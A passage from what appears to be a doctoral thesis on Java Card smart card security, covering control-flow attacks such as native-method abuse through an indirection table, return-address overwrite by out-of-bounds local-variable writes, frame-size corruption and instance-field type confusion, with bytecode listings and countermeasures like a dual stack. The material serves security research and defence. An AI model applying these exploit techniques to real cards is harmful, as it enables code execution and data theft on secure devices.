Java Card security rules, upon a laser beam injection, this code fragment can be executed and arise the JCVM to an illegal behaviour.

6.4 Conclusion

This chapter presented an approach, based on the fault tree, to design the more efficient countermeasure. My contribution was published in [Bou+13d]. To cover all cases which lead to a corruption of the legitimate statement, a FTA had been introduced for each smart card assets. Thus, the code and data's integrity and confidentiality were studied. These fault trees were designed upon the Java and Java Card specifications to protect each critical element which can breaks the security of the Java Card platform.

Through these fault trees, new attack paths had been discovered and new high level countermeasures were though to protect the Java Card with the lowest footprint on the card's system.

The aim of this thesis is to propose efficient and affordable high-level countermeasures which protect the code integrity. To introduce the work made during this thesis, the next chapters are organised as follow. Chapter 7 presents the events which affect the Java Card control flow. After each presented attack, the more high-level countermeasures are described. Chapter 8 contains another disclosed events study that are the corruptions of the of the Java Card linker. To conclude this contribution, each attack and countermeasure introduced in this thesis will be evaluated in Chapter 9.

Chapter 7

Java Card Control Flow Security

"*One Day, One Room.*"

— *House MD*, season 3, episode 12

Contents

7.1 Method Invocation and Return 71

7.1.1 Invoking Native Methods 71

7.1.2 Frame Corruption 75

7.1.3 Protecting the Java Card Frame 80

7.2 Security of the Branching Instructions in Java Card 82

7.2.1 Cheating the Branching Operations 82

7.2.2 Exploitation of `finally` Clauses 88

7.2.3 Preventing the JPC from any Modification 91

7.3 Enabling Malicious Byte codes inside Java Based Smart Card 91

7.3.1 Abusing the Byte Code Verifier 91

7.3.2 Enabling Virus Inside the Card 92

7.4 Security Automatons to Protect the Java Card Control Flow 93

7.4.1 Principle 93

7.4.2 Security Automaton Included in a Java Card Virtual Machine 94

7.4.3 The Reference Monitor 96

7.5 Conclusion 97

In Java, the application's control flow branches via three sort of instructions: method invocation and return, branching instructions and exception mechanism. Each of them updates the JPC value to refer to the next Java Card instruction to execute.

Invoking a method implies that a new frame is pushed and the JPC jumps outside the current method to a valid method's header. Returning to the caller function is done by a `return` instruction.

The caller's state is restored while the frame is popped from the stack and the execution continues from the instruction following the one that invoked the method.

Next, there is the branching instructions which modify the application control flow. Therefore, the JPC can be updated by a conditional branching (`if` instructions) or an always-branching instructions (with `goto`). In this case, the new JPC value must refer to an instruction inside the current method area.

Finally, when an abnormal situation comes, an exception is thrown inside with a `try`-statement and handled by `catch`-statement. To catch, the exception should have the same type as the `catch` clause. An uncaught exception, in the current method, is propagated upon the Java call stack until the JCRE found an appropriate `catch`-statement. If there is no appropriate `catch`-statement, the JCVM stops the applet execution and returns the status word `0x6F00`. A `finally`-clause can also be attached to a `try-catch` block. The code inside the `finally`-clause will always be executed, even if an exception is thrown from within the `try` or `catch` block. Moreover, if your code returns inside the `try` or `catch` block, the code inside the `finally`-block will be executed before returning from the method.

Using the FTA, new approaches to corrupt the Java Card control flow was discovered. During the invocation of a method, Section 7.1, the control flow can branch to an unexpected function. Worse still, a native function can be called without any verification from the Java Card API. If there are no appropriate countermeasures, some native instructions may be executed with the operating system access rights. This case is explained in Section 7.1.1.

The frame restoration process can also be fooled. When a `return` instruction is executed, the information stored in the frame's header is used to build up the caller's frame. Corrupting the frame header can redirect or perturb the application's control flow. It is explained in Section 7.1.2. To protect the frame, two mechanisms is presented in Section 7.1.3. The first one implements the concept of the dual stack where the references grow down from the top of stack and the values grow up from the bottom. The second one is designed by Lackner et al. [Lac+12] and embeds the type information of each entry in the frame.

Next, the control flow can be corrupted by a branching condition which shall update the JPC value inside the current method. An incorrect behaviour is a jump outside the current method or to an unexpected fragment of code inside the method which desynchronises the application's control flow. The application comes to a state where the integrity of the code is broken. In Section 7.2, we focus on the conditional branching instructions which can be cheated upon a new kind of type confusion via the heap, Section 7.2.1.1. With this confusion, an attacker can bypass a conditional instruction. Against the branching instructions, the EMAN4 attack was developed, as explained in Section 7.2.1.2, which purpose is to modify the control flow from backward to forward by a laser fault injection.

The control flow can be also fooled by the finally instructions, presented in Section 7.2.2. To conclude this section, a countermeasure to protect the JPC is introduced.

Finally, another event, disclosed upon the FTA, is the execution of unreachable fragment of code. An application, which contains unreachable code, is installed on a card after a BCV verification. As the BCV partially checks the unreachable code, this one may not be compliant with the Java Card security rules. A fault injected on a specific instruction can update the control flow to this unreachable code and execute some malicious instructions. This behaviour is explained in Section 7.3.

Before concluding this chapter, a high-level countermeasure to protect the control flow is described. This security mechanism, based on the security automatons is explained in Section 7.4.

7.1 Method Invocation and Return

7.1.1 Invoking Native Methods

The Java Card architecture, Figure 3.6, Chapter 3, allows only the developer to execute native methods through the Java Card API. In the Java world, executing a method outside the JVM is offered by the JNI interface. During the compilation, each CLASS file which use a native method is linked with a library where the native method is implemented.

From the Java Card architecture, the developer is not allowed to execute directly native method. The Java Card API should be used to call the proprietary native API. From the specification, the native functions access is not taken into account:

> "*This specification does not include support for native methods, so there are no native method stacks.*" (source: JCVM specification [Ora11d, §3.3 – Runtime Data Areas]).

7.1.1.1 JNI inside the JVM

In Java, a method is called by an `invoke` instruction followed by a reference to the called method. A Java method is composed by a header, as the `method_info` structure, and a byte array which represents each method's instruction. A method reference points a `method_info` structure. A method's header is composed by method's name, the method's description (package name, class name, method's fields, the method's signature, etc.) and the method's type, defined by the field `access_flags`.

If the `access_flag` is set to the value `ACC_NATIVE` (`0x1000`), so the method is defined as a native one. When this kind of method is called, a name-based resolution is done through the JVM. In the JNI specification [Lia99], this resolution is done through an indirection table. This table structure's is implementation-dependent.

To invoke a native method, the JVM searches the indirection table that contains the native methods callable by the current application. When the native method is found, the JVM exists the Java world and execute the native fragment of code upon the operating system. Once this native function is executed, the JVM switches back to the Java world.

7.1.1.2 JNI and Java Card

Assume that a snapshot of a smart card EEPROM area was obtained on a card which does not embed a BCV. Moreover, the targeted card has no hidden mechanism for addresses. On this card, we succeed an attack as EMAN2 (explained in Section 7.1.2.2). During the analysis of each linked applets into the smart card memory, a method with an unexpected call has been noticed at the address `0xDBE6` listed in Listing 7.1.

Listing 7.1: Calling a method stored in EEPROM at the address `0xDBE6`.

```
/*0xDBE6*/ 01 // flags: 0 max_stack : 1
/*0xDBE8*/ 00 // nargs: 0 max_locals: 0
/*0xDBE9*/ invokestatic 0xDBC7
/*0xDBEC*/ ifnonnull    0x08
/*0xDBEE*/ sspush       0x6F00
/*0xDBF0*/ invokstatic  0x6F05     // ISOException.throwIt(0x6F00);
/*0xDBF3*/ return
```

At `0xDBE9`, the `invokestatic` instruction refers to a method in the EEPROM area. This method is located at `0xDBC7`. At this address several unspecified methods have been found and are given in Table 7.1.

Table 7.1: Array with the called methods.

0xDBC4	0x21 0x01 0x32	0xE681	0x21 0x00 0x3F
0xDBC7	0x24 0x00 0x33	0xE684	0x21 0x00 0x40
0xDBCA	0x24 0x00 0x34	0xE687	0x21 0x00 0x41
0xDBEA	0x22 0x01 0x35	0xE68A	0x21 0x00 0x42
0xDBF9	0x22 0x00 0x36	0xE024	0x22 0x00 0x43
0xDF7D	0x21 0x02 0x37	0xE69C	0x21 0x02 0x44
0xE66C	0x24 0x01 0x38	0xE69F	0x21 0x03 0x45
0xE66F	0x24 0x00 0x39	0xE6A2	0x22 0x01 0x46
0xE672	0x21 0x00 0x3A	0xF251	0x24 0x01 0x47
0xE675	0x24 0x00 0x3B	0x96BC	0x23 0x00 0x48
0xE678	0x24 0x00 0x3C	0xF32D	0x22 0x01 0x49
0xE67B	0x22 0x00 0x3D	0xF330	0x22 0x02 0x4A
0xE67E	0x24 0x04 0x3E	0xF7B5	0x24 0x02 0x4B

The JCVM specification [Ora11d, §6.10 – Method Component] defines a method as a `method_header_info`, described in the Listing 7.2, and its associated byte code.

For the `flag` value, three defined possibilities are expected:

- `0x0`: it is a normal method;

Listing 7.2: Java Card Method Header Info.

```
method_header_info {
  u1 bitfield {
    bit[4] flags      // a mask of modifiers defined for the method
    bit[4] max_stack  // max cells required during execution of the method
  }
  u1 bitfield {
    bit[4] nargs      // number of parameters passed to the method
    bit[4] max_locals // number of local variables declared by the method
} }
```

- 0x8 (ACC_EXTENDED): the method requires more than 127 parameters, local variables or words in the operand stack. For that purpose, this kind of method has an extended header;
- 0x4 (ACC_ABSTRACT): the method is an abstract method;
- All other flag values are reserved.

Each method listed in the Table 7.1 contains non standardised `flag` value (0x2). Moreover, the associated byte code (1-byte) cannot be an instruction. A set of interesting values has noticed in the EEPROM part which are given in Table 7.2. Assume that these values are addresses which refer to ROM area, except the one in red colour which points out to the EEPROM.

Table 7.2: List of addresses in the EEPROM.

	0x0	0x2	0x4	0x6	0x8	0xA	0xC	0xE
0x8060								0x5800
0x8070	0x7E84	0x6ADC	0x6AED	0x6AFE	0x1800	0x7F08	0x7F29	0x7F02
0x8080	0x7F24	0x7EFC	0x5E79	0x47AD	0x6732	0x6B85	0x49DD	0x68BD
0x8090	0x5F9F	0x5DC9	0x631D	0x4638	0x5EA5	0x7E01	0x0FEB	0x6915
0x80A0	0x6C22	0x68A7	0x5FEF	0x6B0F	0x6B20	0x6B31	0x6B42	0x6B53
0x80B0	0x7EF0	0x38BE	0x62D9	0x5767	0x6B64	0x4EA3	0x55DA	0x7F31
0x80C0	0x7F46	0x5208	0x378F	0xFF5C	0x6515	0x5CE5	0x7EF6	0x67C7
0x80D0	0x7F1A	0x63A0	0x6732	0x49DD	0x7EA2	0x61E4	0x641F	0x67AF
0x80E0	0x37FB	0x692A	0x6732	0x17FB	0x7E7A	0x487C	0x1686	0x7DE9
0x80F0	0x7F35	0x7EEA	0x7F1F	0x5AEA	0x2AAC	0x7D9C	0x7EE4	0x7D8F
0x8100	0x61E4	0x67F7	0x2797	0x64D9	0x6000	0x009C	0x009E	0x0000

To prove this hypothesis, the data contained at the address 0xFF5C are checked to understand the meaning of this table. Located there, a method in 8051 assembly language which corresponds to the native code for the targeted card.

This table is used to switch between the Java Card world and native layer. Let's assume to have an `invokestatic` instruction which calls a method with a flag value 0x2. This non standardised method has an offset to the indirection table which gives the address associated to the native method, illustrated in Figure 7.1.




Figure 7.1: Indirection table usage.

7.1.1.3 EMAN3: All Roads Lead to ROM

The previous section explains how the JCVM executes native code using an indirection table. Bouffard et al. [Bou+14a,Bou+14d] abused this mechanism to execute our native code and the associated countermeasure. To perform this attack, an attacker is able to read and write in the memory and one can install an applet on the target. As the targeted card does not embed any BCV, he can install an ill-formed application. So, the EMAN2 attack (Section 7.1.2.2) meets these requirements.

As described in Figure 7.1, a *fake method* (a method with a flag value equals to `0x2`) contains an offset to an address in the indirection table. Each element in the indirection table refers to a native function. At this offset, the address of the shellcode is stored. Without integrity check, the Java Card runtime will execute the malicious code.

This attack is split into four steps. First, into a CAP file, the *fake method* and an `invokestatic` instruction which calls the *fake method* are inserted. Second, an array that contains the malicious native code is created. Third, the address of the native shellcode is written in the indirection table. To know the array address of the smart card memory, a type confusion can be done. Four, the *fake method* is updated, as explained in [IC+10], to set the correct offset in the indirection table to refer the shellcode address. When the `invokestatic` instruction, which refers to the *fake method* is called, the native shellcode is executed. This piece of 8051-code reads each byte contained in an address range. This range shall be in the ROM or EEPROM memory. Each read byte is copied into the APDU buffer.

In this section, the JNI mechanism is exploited in a Java Card smart card to execute a shellcode coded in 8051-assembly language. With this shellcode, one is able to execute a shellcode outside the

JCVM world with the operating system access right. Ensuring the confidentiality of the indirection table can be done by an xor operation.

Therefore, the method invocation mechanism is analysed. To continue this studying, the control flow may be broken during the process which backup and restore the invoker's state. The invoker's state is saved in the pushed frame during a method invocation and restored during a method return.

7.1.2 Frame Corruption

A Java Card smart card contains two stacks, the native one and the JCVM stack. The first one is used by the smart card operating system and the native methods. The second one is manipulated by the JCVM to execute Java Card applications. Focus on the Java Card stack.

Described by the JCVM and the JVM specifications, the stack contains a set of frames. A frame is pushed when a method is invoked. The specification explicitly defines the frame as a container of three areas: the local variables, the operand stack and the frame data. The sizes of the local variables and operand stack, which are measured in words, depend upon the needs of each individual method. These sizes are determined at compile time and included in each method's header. The size of the frame data is proprietary implementation dependent. When a method is invoked by the JCVM, the method header is checked to determine the number of words required by the method in the local variables and operand stack. It creates a stack frame of the proper size for the method and pushes it onto the Java stack.

From the JVM specification, the JVM must restore the state of the invoker from the current frame. The specification [Lin+13, §2.6.4 – Normal Method Invocation Completion] points that the state of the invoker includes the number of local variables, the size of the operand stack and the program counter of the invoker.

This section presents how one can corrupt the frame data to modify the application control flow. First, in Section 7.1.2.2, we focus on the caller address. This address is used when a `return` instruction is executed to jump to the instruction which follows the caller one. A modification of this address leads to execute any code with the invoker's context.

Another means to corrupt the invoker's state is to change the number of its local variables and its operand stack. Explained in Section 7.1.2.3, this event affects the local variables values, the frame data and the operand stack elements. It can lead the application to an unexpected behavior.

Before study the Java Card stack security, we should understand the frame implementation.

7.1.2.1 The Java Card Stack from the Literature

As the Java stack, The Java Card stack depends on an implementation-dependent structure. However, as described by Faugeron [Fau13], most of the proprietary implementations are designed such as Figure 7.2. This implementation was presented by Barbu in his PhD memory [Bar12].

As presented by Barbu [Bar12], the Java Card frame's data includes:

Previous frame		Frame grows like that =>		Next frame
...	Local Variables	Frame's Data	Operand Stack	...

Figure 7.2: A Java Card stack.

- the number of word in local variables of the invoker method,
- the number of word pushed in the invoker's operand stack,
- the invoker's JPC to execute the invoker following instruction (the return address) and
- the context of the current method.

The order of those elements depends on the implementation. However, due to the limited resources embedded into a smart card, the Java Card stack is often untyped and no bound checks are performed.

In her article [Fau13], Faugeron shifted the current context by the JCRE context (`0x0000`).

To begin this analysis, let's focus on the return address.

7.1.2.2 EMAN2: Set Up the Return Address to Go To Infinity and Beyond

In [Bou+11b], Bouffard et al. presented how to modify the frame's header entry. This section explains how this register can be corrupted to execute a specific shellcode. For this explanation, the shellcode will be stored in a Java array. To success this attack, it hypothesises that the card does not embed any BCV component. Moreover, the loading keys are known. In the case of the targeted card has one, a laser fault, like the one explained in [Bar+10] or the one presented in Section 7.2.1.2, can enable this attack.

The preliminary step is to recover the internal reference of the array which contains the shellcode.

7.1.2.2.1 How to obtain the Address of the Malicious Array? As explained in Chapter 4, Iguchi-Cartigny et al. [IC+10] succeed, via a type confusion, to retrieve the address of an object given in parameter to a malicious function. Therefore, same process will be used.

On the targeted Java Card implementation, the retrieved address of the shellcode refers the array metadata. The array header is structured by 6 bytes that include the type and the number of contained elements. If the array is transient, the RAM array address follows the header. Else, the array data is stored after the 6-byte header.

7.1.2.2.2 Fooling Return Address to Execute a Malicious Code The EMAN2 attack aims to update the return address register with a buffer overflow attack from the local variable. The JCVM specification [Ora11d, §7 – JCVM Instruction Set] defines a set of typed instructions, such as `sstore` and `sload` (c.f. Section 3.2.3.1), followed by a 1-byte index to read and write at a specific local variable. The maximum number of variables that may be used in a method is 255.

It includes local variables, method parameters, and in case of an instance method invocation, a reference to the object on which the instance method is being invoked.

Listing 7.3: Function used to modify the return address for the EMAN2 attack.

```
1 public class MyApplet extends javacard.framework.Applet {
2   public void modifyStack (byte[] apduBuffer, APDU apdu, short a) {
3     short return_address    = (short) 0;
4     short shellcode_address = (short)
5     (getMyAddressByteArray(SHELLCODE) // Getting the array internal reference
6            + ARRAY_HEADER_SIZE); // Increase the address by the array header size
7     return_address = shellcode_address;// Modification of the return address value
8   } }
```

Assume the method in Listing 7.3. This function contains two variables, `return_address` and `shellcode_address`. The first one will be used to modified the return address located in the current frame. The second one will save the address of the shellcode. Line 5, the function `getMyAddressByteArray()` get, trough a type confusion, the internal reference of the array given by its parameter (there, the `SHELLCODE` array). Next, the internal reference is increased by the array header's size to point the shellcode. The instruction, line 7, aims to cheat the return address.

The byte code version is shown in Listing 7.4. This function has six local variables including the `this` reference (local variable 0), the function's parameters (local variables 1 to 3), `i` in the local variable 4 and `j` into the local variable 5. Focus on the instructions which copy the value of the `shellcode_code` to `return_address` variable, line 7 of Listing 7.3. From the offset `0x12` and `0x14`, at Listing 7.4, the `sload 5` instruction pushes the local variable 5 into the operand stack and the `sstore 4` instruction stores the last short value pushed on the stack to the local variable 4.

Listing 7.4: The function's byte code of the one shown in the Listing 7.3.

```
            public void modifyStack (byte[] apduBuffer, APDU apdu, short a) {
/*0x00*/     02 // flags: 0   max_stack:  2
/*0x01*/     42 // nargs: 4   max_locals: 2
/*0x02*/     sspush          0xCAFE
/*0x05*/     sstore          4
/*0x07*/     aload_0
/*0x08*/     getstatic_a     0x0000
/*0x0A*/     invokevirtual   0x0001
/*0x0D*/     bspush          6
/*0x0F*/     sadd
/*0x10*/     sstore          5
/*0x12*/     sload           5
/*0x14*/     sstore          4
/*0x16*/     return }
```

If the operand of the `sstore` instruction points an element outside the local variables area, the frame data can be corrupted. On the targeted JCVM, the return address is the second element inside the frame data. So, assume that the local variable 6 contains the return address.

To modify the return address, the `sstore` instruction operand at the offset `0x14` is corrupted in Listing 7.3 from 4 to 6 in order to write, into the local variable 6, the internal reference of the array. Therefore, as this function contains only six local variables, a buffer overflow attack can be done from the local variable area. The targeted JCRE embeds an interpreter that relies entirely on the byte code verification process, them allowing to overwrite the return address.

When the `return` instruction is executed, from the offset `0x16` at Listing 7.3, the interpreter restore the invoker's state from the current frame. As the return address value is not the correct one, the JPC is updated in such way that the execution continues in the shellcode with the same state of the invoker.

In this section, a way to fool the execution flow through an invalid return address has been introduced. This way breaks the code integrity. The Java specification defines this element as a part of each frame data used to restore the invoker's state. Depending on the JCVM, this element is in a different location inside the frame header. Moving the invoker's address to another one offers a way to execute illegal instructions. Therefore, the unchecked local variables is used to modify the return address. As avatar of the EMAN2, Faugeron [Fau13] exploited a buffer underflow on the stack to get access to the return address. The consequences of her attack is the same as the EMAN2.

Now, let's focus on the number of the local variables and the size of the operand stack of invoker contained inside the frame data.

7.1.2.3 Restore an Ill-Formed Frame

Another information that should be protected in the frame header is the number of words of the local variables and the number of word pushed into the operand stack of the caller's frame. Used to restore the state of the invoker, a modification of these elements breaks the code integrity.

7.1.2.3.1 Restore the Caller's Frame On the analysed implementation, the frame's data header contains a 2-byte word defining the number of word in local variables of the caller method and number of word pushed on the invoker's operand stack. Each information is stored in a half of this value (1 byte).

Assume the functions shown in Listing 7.5. The function `caller` invokes `callee`. To call this function, the `this` reference and `l1` value are pushed on the stack. Before the call of the `callee` function, the frame of the `caller` function should be like the one presented in the Figure 7.3(a).


During the invocation of the `callee` function, a new frame is pushed on the `caller` method frame. As shown in Figure 7.3(b), the new frame includes the parameters pushed into the caller operand stack.

Focus on the frame's header. It includes the caller's frame size which it used to restore the state of invoker. On the analyzed implementation, this value is the concatenation of the number

```
public void caller (short l1) {
  // Call the callee function
  short l2 = l1 +
              this.callee(l1); }
```

```
public void callee (short l1) {
  short l2 = l1, l3 = (short)0xCAFE;
  // Doing some stuff
  return l3; }
```

Listing 7.5: A method invocation in the Java Card world.



(a) Frame of the `caller` method.   (b) Frame of the `callee` function.


Figure 7.3: Java Card stack during a method invocation.

of words pushed in the caller's operand stack, as the high part, and the number of words needed to reference the begin of the invoker method's frame. For instance, a caller's frame which contains one word pushed into the operand stack (excluded callee's parameters), three words into the frame header and three local variables, the callee will have `0x0107` as value to restore the state of the invoker. This value corresponds to the one saved into Figure 7.3(b) to restore the caller's frame.

7.1.2.3.2 Having Trouble Restoring the Frame of the Invoker To restore the caller's frame, the JCVM used the value stored into the current frame header. Modifying it can break the control flow of the caller and/or access to not allowed information in the correct way.

This attacks comes under the hypothesis, as the EMAN2 attack, that the bounds of each frame's area is not checked. Moreover, the target allows to load applet post insurance and no BCV is embedded.

Modifying the caller's frame size desynchronises the previous frames. So, suppose that the `callee` function byte code contains the couple instruction `sload_1`, `sstore_6` as the local variable 1 is pushed to the operand stack and this value is stored in the local variable 6. However, the `callee` function has only four local variables. Like the EMAN2 attack, one refers a local variable outside the local variables area upon a stack overflow. To describe this modification, assume that the local variable 1 contains the value `0x020A`. In Figure 7.4(a), the value `0x020A` sets the frame size of the `caller` function. When the `sreturn` instruction of the `callee` function will be executed, the restored caller's frame is corrupted, as shown in Figure 7.4(b).



```
  sload_1 // Pushing l1
  sstore_2 // Storing l1 → l2
  ... // Do some stuff
  sload_1
⇒ sstore_6
  ... // Do some stuff
  sload_3 // pushing l3
  sreturn
```

```
  sload_1 // Pushing l1
  aload_0 // Pushing @this
  sload_1 // Pushing l1
⇒ invokevirtual @callee
  sadd
  sstore_2 // Saving to l2
  return
```

```
  sload_1 // Pushing l1
  aload_0 // Pushing @this
  sload_1 // Pushing l1
  invokevirtual @callee
⇒ sadd
  sstore_2 // Saving to l2
  return
```

(a) Frame of the `callee` function.

(b) Frame of the `caller` method.

Figure 7.4: Java Card frame stack state when the method return is corrupted.

In this example, the `caller` method continues its execution with the desynchronized frame. So, the code will manipulate unexpected values. Moreover, Figure 7.4(b) notices that the local variables area was grown down in such way that three more words are included. Theses words are located before the `caller`'s frame and may be a part of the caller of the `caller` method. Therefore, the code integrity, the data integrity and the data confidentiality are broken.

7.1.3 Protecting the Java Card Frame

The most obvious countermeasures are related to under or overflow of the stack but their coverage is low: a lot of malicious application can bypass these controls. The dynamic type verification is probably one of the most efficient countermeasures. It has to verify that the content on top of the stack is of the exact type expected by the next instruction. To obtain a dynamic type verification, the virtual machine needs to infer dynamically the type of locals and the type of each element on the top of the stack. But this is known to be costly in term of computation and memory space because the virtual machine must keep the stack evolution in term of type, which means to have a second stack where the type of the content of the stack are stored. After executing an instruction, the VM must evaluate the typed stack with regard to the executed instruction. Such a mechanism is not affordable into a resource constrained device like a smart card. Hereafter, two simpler mechanisms for type classification are proposed. The first one, published in [Dub+12], costs only one pointer in memory. This countermeasure has a small footprint on the runtime. The second one was designed by Lackner et al. [Lac+12]. It is a dynamic countermeasure through the hardware layout to speed up the verification process.

7.1.3.1 Dual Stack Protection: a Low-Cost Typed Stack

This countermeasure was first presented in [Dub+12] and extended in [Dub+13]. The cornerstone of this mechanism is to process references and values in a different way. It is possible to obtain a dynamic type checking by separating the operand stack into two areas one reserved for values and one for references. These two areas fill the same memory space used by the regular stack. The changes in the dual stack are just the place where you will find elements.

Here is an example showing how the dual stack works compared to a regular stack. If a program pushes on the stack one value and two references. To begin, it pushes a value, then pushes the first reference, and then finally the last reference is pushed (Table 7.3 through Table 7.5).

	Regular stack	**Dual stack**	
			⇓
⇑	value	value	⇑

Table 7.3: Dual stack: push a value.

	Regular stack	**Dual stack**	
		reference 1	⇓
	reference 1		
⇑	value	value	⇑

Table 7.4: Dual stack: push a reference.

	Regular stack	**Dual stack**	
		reference 1	⇓
	reference 2	reference 2	
	reference 1		
⇑	value	value	⇑

Table 7.5: Typed stack: push a second reference.

With the dual stack, there are two areas, one is at the bottom for the values and the other one is at the top for the references. The normal stack has one pointer called top of stack, but for the dual stack, one needs two pointers, one pointing the top of the values and one for top of the references.

7.1.3.2 Type and Bound Protection

Another approach to protect the frame is an access control through the hardware layout. Lackner et al. [Lac+12,Lac+13a,Lac+13b] have developed a defencive JCVM where a defencive runtime policy is implemented.

On their defensive JCVM, when an instruction accesses to the frame, the type and the frame's bounds are verified. To model the type of each manipulated element on the Java Card frame, Lackner et al. designed two sort of structures: the type stored in the same stack or and the type separated. On the one hand, each entry is extended by the type information to distinguish value and reference. During runtime, the JCRE checks for each instruction the type expected for each manipulated entry on the operand stack or the local variable. On the other hand, the entry's type are stored in another frame which is filled by the data type (numerical value and reference) computed on the method operand stack and local variable memory area through an hardware acceleration [Lac+13b]. Each item is sorted according to their type. Thus, a type confusion is no longer possible during runtime.

7.2 Security of the Branching Instructions in Java Card

Now, focus on the branching instruction. They are used to transfer the control flow to another part of code.

In this section, we discuss about the security of instructions which update the control flow to refer the next instruction inside the current method. Pointing out by the specification, the control flow can be updated from a condition, `if` instructions, unconditional instructions, `goto` ones, and `finally` clauses. This section concludes by a proposed countermeasure for preventing the JPC from any modification.

7.2.1 Cheating the Branching Operations

7.2.1.1 Type Confusion on a Typed Stack to Confuse the Control Flow

The Java Card heap contains the runtime data for all class instances and allocated arrays. The instance data can be a reference to an object, an instance of a class or a numerical value. Unlike the classical Java platform, the Java Card has two heaps. There are both of the persistent heap, where each non-volatile object is stored in the EEPROM area, and the volatile heap which contains all session objects. The second one is located in RAM. Due to the limited resources, the instance data are often not typed. To have access to the instance fields, the Java Card specification [Ora11d, §7.5 – The JCVM Instruction Set] defines `getfield_<t>_this` and `putfield_<t>_this` as typed instructions on a `t` typed element. The type `t` can be a reference (`<t>` is replaced by `a`), a short value (type is `s`), etc. The `getfield_<t>_this` instruction pushes the field value onto the stack. On the opposite, the `putfield_<t>_this` instruction stores the latest pushed value. From the stack point of view, the last element must be a `t` type.

Latest smart cards based on Java Card technology increasingly implement typed stack. As introduced by Bouffard et al. [Bou+14b], to succeed in a type confusion on this kind of platform, the untyped instance fields are exploited. Hypothesise that the card does not embed in any BCV. Let us assume the code shown in Listing 7.6. This method aims to convert a short value given in parameter to a reference returned.

Listing 7.6: Type confusion through Java Card instance fields.

```
Object exploitTypedStack (short address) {
  02 // flags: 0 max_stack : 2
  12 // nargs: 1 max_locals: 2
  /*0x5F*/ L0: sload_1
  /*0x60*/     putfield_s_this 0
  /*0x62*/     getfield_a_this 0
  /*0x64*/     areturn }
```

In Listing 7.6, the field `0` is accessed as a short value (at `0x60`) and as a reference value (at `0x62`). In the case of a typed stack, only two types are supported, the short and reference types. The `putfield_s_this` instruction (at `0x60`) saved this value given in parameter into the field `0`. The `getfield_a_this` (from `0x62`) pushes the value of the field `0` to stack as a reference. A type confusion can then be performed on the instance fields. Therefore, the short value given as parameter is then returned as a reference value. From the Java Card stack side, the type of each manipulated element is correct. Nonetheless, a type confusion has been performed during the field manipulation.

In this section, a new typed confusion attack have introduced on Java Card smart cards which embed a typed stack. As the stack mechanism cannot be cheated, this attack exploits the instance fields which are often untyped. Thus, the type confusion attack moves from the Java Card stack to the instance fields.

7.2.1.2 EMAN4: To Infinity and Beyond

Another event revealed by FTA which breaks the code integrity is a faulty branching. A branching comes from a conditional instruction or an instruction which always branch, as the `goto` operation. A modification of the jump offset indirectly updates the JPC. The target address must be an instruction within the method.

